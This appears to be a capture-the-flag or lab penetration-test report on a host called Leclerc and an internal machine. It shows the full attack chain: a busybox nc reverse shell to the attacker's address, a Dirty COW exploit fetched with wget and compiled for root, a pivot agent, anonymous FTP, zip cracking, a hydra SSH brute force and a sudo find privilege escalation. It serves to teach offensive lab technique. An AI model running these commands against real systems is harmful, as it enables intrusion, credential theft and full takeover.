

# Report

## General Information

IP address	10.15.25.38
Operating System Name	Ubuntu
Open Ports	80

## Flags

### ▼ User Flag

183482160a5864e60880af34adc00eb9

```
firefart@Leclerc:/home/leclerc# whoami
whoami
firefart
firefart@Leclerc:/home/leclerc# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:19:7b:63 brd ff:ff:ff:ff:ff:ff
    inet 10.15.25.38/24 brd 10.15.25.255 scope global eth0
    inet6 fe80::a00:27ff:fe19:7b63/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:56:e4:ac brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth1
    inet6 fe80::a00:27ff:fe56:e4ac/64 scope link
        valid_lft forever preferred_lft forever
firefart@Leclerc:/home/leclerc# cat local.txt
cat local.txt
183482160a5864e60880af34adc00eb9 -
firefart@Leclerc:/home/leclerc#
```

### ▼ Root Flag

38ab875361f65a26c7bb55e60d92dc87

```

firefart@Leclerc:~# whoami
whoami
firefart
firefart@Leclerc:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:19:7b:63 brd ff:ff:ff:ff:ff:ff
    inet 10.15.25.38/24 brd 10.15.25.255 scope global eth0
    inet6 fe80::a00:27ff:fe19:7b63/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:56:e4:ac brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth1
    inet6 fe80::a00:27ff:fe56:e4ac/64 scope link
        valid_lft forever preferred_lft forever
firefart@Leclerc:~# cat proof.txt
cat proof.txt
38ab875361f65a26c7bb55e60d92dc87 -
firefart@Leclerc:~# █

```

## Report

### ▼ Enumeration to revershell



```

> nmap 10.15.25.38
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-17 02:48 +0500
Nmap scan report for 10.15.25.38
Host is up (0.00012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds


```

nmap 10.15.25.38





<http://10.15.25.38/robots.txt>





dev:raprap



busybox nc 10.15.25.141 4444 -e sh

```
> rlwrap -cAr nc -lvnp 4444
Listening on 0.0.0.0 4444
id
Connection received on 10.15.25.38 41616
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

```
rlwrap -cAr nc -lvnp 4444
```

## ▼ Privilege Escalation

```
www-data@Leclerc:/var/www/dev$ uname -r
uname -r
3.8.0-19-generic
www-data@Leclerc:/var/www/dev$
```

The screenshot shows a web browser displaying the Exploit-DB website. The URL in the address bar is <https://www.exploit-db.com/exploits/40839>. The page title is "Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTTRACE\_POKEDEDATA' Race Condition Privilege Escalation (/etc/passwd Method)". The page features a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

Below the table, there are three sections:

- EDB Verified:** ✓
- Exploit:** Download icon / Copy icon
- Vulnerable App:** Vulnerable icon

At the bottom, there is a code block containing the following text:

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
```

<https://www.exploit-db.com/exploits/40839>

```

> ls -la
-rwxr-xr-x 6.5M gojo 25 May 00:06 .agent
-rw-r--r-- 5.0k gojo 17 Dec 04:08 dirty.c
-rwxr-xr-x 20M gojo 25 May 00:08 proxy
-rw-r--r-- 535M gojo 16 Dec 20:18 ubuntu-7.10-server-amd64.iso
-rw-r--r-- 735M gojo 16 Dec 20:40 ubuntu-13.04-server-amd64.iso
-rw-r--r-- 663M gojo 16 Dec 19:20 ubuntu-14.04.6-server-amd64.iso
-rw-r--r-- 923M gojo 15 Dec 15:48 ubuntu-16.04.7-server-amd64.iso
> python -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
10.15.25.38 - - [17/Dec/2025 04:09:29] "GET /dirty.c HTTP/1.1" 200 -

```

```

www-data@Leclerc:/tmp$ wget http://10.15.25.141:3333/dirty.c
wget http://10.15.25.141:3333/dirty.c
--2025-12-17 04:09:06-- http://10.15.25.141:3333/dirty.c
Connecting to 10.15.25.141:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: 'dirty.c'

100%[=====>] 5,006      ---K/s   in 0s

2025-12-17 04:09:06 (422 MB/s) - 'dirty.c' saved [5006/5006]

www-data@Leclerc:/tmp$ ls -la
ls -la
total 16
drwxrwxrwt 2 root    root    4096 Dec 17 04:09 .
drwxr-xr-x 23 root    root    4096 Dec 16 21:03 ..
-rw-r--r-- 1 www-data www-data 5006 Dec 17 04:08 dirty.c
www-data@Leclerc:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@Leclerc:/tmp$ ls -la
ls -la
total 32
drwxrwxrwt 2 root    root    4096 Dec 17 04:10 .
drwxr-xr-x 23 root    root    4096 Dec 16 21:03 ..
-rwxr-xr-x 1 www-data www-data 14310 Dec 17 04:10 dirty
-rw-r--r-- 1 www-data www-data 5006 Dec 17 04:08 dirty.c
www-data@Leclerc:/tmp$

```




```
firefart@Leclerc: ~$ ./agent -connect 10.15.25.141:1234 -ignore-cert  
./agent -connect 10.15.25.141:1234 -ignore-cert  
WARN[0000] warning, certificate validation disabled  
INFO[0000] Connection established addr="10.15.25.141:1234"
```

Interface 2	
Name	eth1
Hardware MAC	08:00:27:56:e4:ac
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.56.101/24
IPv6 Address	fe80::a00:27ff:fe56:e4ac/64

```
[Agent : firefart@Leclerc] » autoroute  
? Select routes to add: 192.168.56.101/24  
? Create a new interface or use an existing one? Create a new interface  
INFO[0022] Generating a random interface name ...  
INFO[0022] Using interface name preparedlester  
INFO[0022] Creating routes for preparedlester ...  
? Start the tunnel? Yes  
INFO[0024] Starting tunnel to firefart@Leclerc (080027197b63)  
[Agent : firefart@Leclerc] »
```

```
> nmap 192.168.56.102  
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-17 04:25 +0500  
Nmap scan report for 192.168.56.102  
Host is up (0.025s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

⏮ ⏪ ⏩ ⏭




```
> ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 3.0.3)
Name (192.168.56.102:gojo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> ls
227 Entering Passive Mode (192,168,56,102,185,230).
150 Here comes the directory listing.
-rw-r--r--  1 108      117      18353 Dec 17 02:16 secret.zip
226 Directory send OK.
ftp> get secret.zip
227 Entering Passive Mode (192,168,56,102,122,215).
150 Opening BINARY mode data connection for secret.zip (18353 bytes).
226 Transfer complete.
18353 bytes received in 0.0069 seconds (2.5406 Mbytes/s)
ftp> █
```

```

> unzip secret.zip
Archive: secret.zip
[secret.zip] HINT.pdf password: 
> zip2john secret.zip > hash
ver 2.0 efh 5455 efh 7875 secret.zip/HINT.pdf PKZIP Encr: 2b chk, TS_chk, cmplen=18171, decmplen=22181, crc=EBD39E1C
> john hash --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!23kokomomo (secret.zip/HINT.pdf)
1g 0:00:00:01 DONE (2025-12-17 04:33) 1.000q/s 14341Kp/s 14341Kc/s 14341Kc/s !joley08!..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
> unzip secret.zip
Archive: secret.zip
[secret.zip] HINT.pdf password:
  inflating: HINT.pdf

```



```

> hydra 192.168.56.102 -L pointer -P password.txt ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17 04:45:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (1:1/p:42), ~3 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: pointer password: pista1997
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17 04:45:51

```

pointer:pista1997

```

> ssh pointer@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ED25519 key fingerprint is: SHA256:ZeN5JbTbgSwEaRZZjPrGeXXQ3nbGseJ36fQu00CErJI
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:29: 10.15.25.43
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pointer@192.168.56.102's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Wed Dec 17 03:50:17 2025
pointer@Internal:~$ whoami
pointer
pointer@Internal:~$ █

```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```

sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit

```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to

<https://gtfobins.github.io/gtfobins/find/#suid>

```

pointer@Internal:~$ sudo -l
Matching Defaults entries for pointer on Internal.myquest.virtualbox.org:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pointer may run the following commands on Internal.myquest.virtualbox.org:
  (ALL) NOPASSWD: /usr/bin/find
pointer@Internal:~$ sudo /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# █

```